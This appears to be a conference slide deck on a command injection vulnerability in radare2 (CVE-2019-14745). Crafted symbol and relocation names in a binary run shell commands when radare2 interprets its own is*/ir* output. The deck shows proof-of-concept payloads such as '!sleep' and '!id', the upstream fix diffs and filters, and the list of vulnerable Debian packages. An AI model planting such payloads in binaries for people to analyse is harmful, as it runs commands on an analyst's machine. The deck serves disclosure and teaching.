



HAXXORING R2!!1!

HELLO from  
@CaptnBanana  
@blenk92

## PwnDebian

Since the very beginning of radare development we had people complaining of bugs because they were using the 3-4 year old version shipped in their distro. We tried to work with everyone who ships builds of r2 to always get updates and merge back their patches upstream so everyone gets benefit out of it.


But that has been not enough. In [github/radare2](https://github.com/radare/radare2) we can check out most of known/used Linux and BSD distros and the shipped r2 version, and it's pretty clear that Debian/Ubuntu stopped updating those packages long time ago (3.2.1). Yes, the 0.9.6 drama is over.

The aim of this competition is to publish a working exploit for radare2 on Debian stable (nowadays, unstable keeps the same version). To show that debian-security and backporting patches is not solving enough when distributing such state-of-the-art packages.

In order to win this competition. We will accept only 1 working exploit (the first one to submit it) for radare2-3.2.1 (built for x86-64 debian/stable). Additional points will be given for writing some notes or presenting at r2con the way the vuln was found and how the exploit was developed.



# Memory Corruption?



Too Hard!



# Command Injection Issues

## Demangle relocs and add asm.flags.{inline|limit|maxname} ##disasm

[Browse files](#)

\* Fix code injection issue in ir\* and is\*

🔑 master (#13878) 3.8.0 ... 3.5.0

🔑 radare committed on Apr 24 Verified

1 parent 8fcee33 commit 5ecd4c352bae1114730321fec2bde72332f8f090

📄 Showing 6 changed files with 102 additions and 26 deletions.

Unified Split

▼ 19 ■■■■■ libr/core/cbin.c 📄

Line	Line	@@ -1189,9 +1189,9 @@ static int bin_entry(RCore *r, int mode, ut64 laddr, int va, bool infin) {
1189	1189	} else {
1190	1190	name = r_str_newf ("entry%i", i);
1191	1191	}
1192	-	r_cons_printf ("f %s 1 @ 0x%08"PFMT64x"\n", name, at);
1193	-	r_cons_printf ("f %s_%s 1 @ 0x%08"PFMT64x"\n", name, hpaddr_key, hpaddr);
1194	-	r_cons_printf ("s %s\n", name);
1192	+	r_cons_printf ("\f %s 1 0x%08"PFMT64x"\n", name, at);
1193	+	r_cons_printf ("\f %s_%s 1 0x%08"PFMT64x"\n", name, hpaddr_key, hpaddr);
1194	+	r_cons_printf ("\s %s\n", name);



# dmS Command Injection

```
/* TODO: do not spawn. use RBin API */  
if (sectname) {  
    char *sect = r_str_escape (sectname);  
    res = r_sys_cmd_strf ("env RABIN2_PREFIX=\"%"s\" rabin2 %s-B 0x%08"  
        PFMT64x" -S \"%"s\" | grep \"%"s\"", name, mode, baddr, filesc,  
        sect);  
}
```

Issue was here,  
Fixed now





# r\_core\_file\_reopen\_debug()

ood

```
// reload symbols with new baddr  
r_core_cmd0 (core, ".is*");  
r_core_cmd0 (core, ".ir*");  
r_core_cmd0 (core, ".iz*");  
r_core_cmd0 (core, ".iM*");
```



# is\*

```
[0x00005ae0]> is*  
fs symbols  
"f sym._obstack_allocated_p 55 0x000163e0"  
"f sym.__progname_full 8 0x000222a0"  
"f sym.stderr 8 0x000222c0"  
"f sym._obstack_begin 1 21 0x000162c0"
```

Attacker controlled?



is\*

```
△ /tmp strings /bin/ls | grep progname_full  
__progname_full
```

yes





# The . operator

```
[0x00000000]> .?  
Usage: .[r2cmd] | [file] | [!command] | [(macro)] # define macro or interpret r2, r_lang,  
        cparse, d, es6, exe, go, js, lsp, pl, py, rb, sh, vala or zig file  
| .                repeat last command backward  
| .r2cmd           interpret the output of the command as r2 commands
```



# The ! operator

```
[0x00000000]> !?  
Usage: !<cmd>      Run given command as in system(3)  
| !                list all historic commands  
| !ls              execute 'ls' in shell
```





# Crafting A Binary

```
FC 04 53 65 74 45 6E 76 DirectoryA....SetEndOfFile....SetEnv  
00 00 0C 05 53 65 74 46 ironmentVariableA...SetEvent....SetF  
6F 72 6D 61 74 69 6F 6E ilePointerEx....SetHandleInformation  
6E 64 6C 65 00 00 52 05 ....SetLastError..0.SetStdHandle..R.  
60 05 53 69 7A 65 6F 66 SetUnhandledExceptionFilter.`.Sizeof
```






```
etValue...Unhan`!sleep 10`onFilter..
```



# MUCHOS DEMOS



hopefully



# Hot !Fix



```
"f sym.A"; !sleep 99 #AAAAAAAAAA 8 0x000222c0"
```





# Next Try...

from @thestr4ng3r


```
"f sym.A"; !sleep 99 #AAAAAAAAAAAA 8 0x000222c0"
```

becomes

```
"f sym.A____sleep_99__AAAAAAAAAAAA 8 0x000222c0"
```

## What about PE Binaries?

```
[0x14007e3c4]> is*~sleep  
"f sym.imp.GDI32.dll_AAAAAA_sleep_10_AAAAA 0 0x1400c5c38"  
k bin/pe/imp.GDI32/2=AAAAAA`!sleep_10`AAAAA
```



# Let pancake do it...

## Some more filtering

```
switch (*arg) {  
  case '@':  
  case '`':  
  case '|':  
  case ';':  
  case '\\n':  
    break;  
  default:  
    *b++ = *arg;
```

```
switch (*arg) {  
  case ' ':  
  case '=':  
  case '\\r':  
  case '\\n':  
    break;  
  default:  
    *b++ = *arg;
```





Surprise Time!



# Mad 0-Day

What about ...?

```
[0x00000000]> ir*~\!id  
"f reloc.KERNEL32.dll UnhandledExcept"``"\!id; 4 0xffffffffffffcb54fc"
```

```
[0x0046fdb6]> ood  
Could not execvp: Permission denied  
Could not execvp: Permission denied  
r core file reopen: Cannot reopen file: dbg:///home/max/kaputty.exe with perms 0  
uid=1000(max) gid=1000(max) groups=1000(max),3(sys),90(network),98(power),986(video),988(storage),991(lp),993(input),995(audio),998(wheel)  
SH: 4: Command not found
```

Good News: **ood** seems currently broken (for ELF's)



# CVEzZZ!!1!

CVE-2019-14745

## Impact

### CVSS v3.0 Severity and Metrics:

**Base Score:** 7.8 HIGH

**Vector:** AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (V  
legend)

**Impact Score:** 5.9

**Exploitability Score:** 1.8

---

**Attack Vector (AV):** Local

**Attack Complexity (AC):** Low

**Privileges Required (PR):** None

**User Interaction (UI):** Required

**Scope (S):** Unchanged

**Confidentiality (C):** High

**Integrity (I):** High

**Availability (A):** High





# Go And Pwn Yo Friends

## Vulnerable and fixed packages

The table below lists information on source packages.

Source Package	Release	Version	Status
radare2 (PTS)	jessie	0.9.6-3.1+deb8u1	vulnerable
	stretch	1.1.0+dfsg-5	vulnerable
	bullseye, sid, buster	3.2.1+dfsg-5	vulnerable

The information below is based on the following data on fixed versions.

Package	Type	Release	Fixed Version	Urgency	Origin	Debian Bugs
radare2	source	(unstable)	(unfixed)	medium		934204

# Lessons learned

- Don't derive commands from untrusted input
- Don't use user commands internally
- Breaking things is easy, fixing is hard...

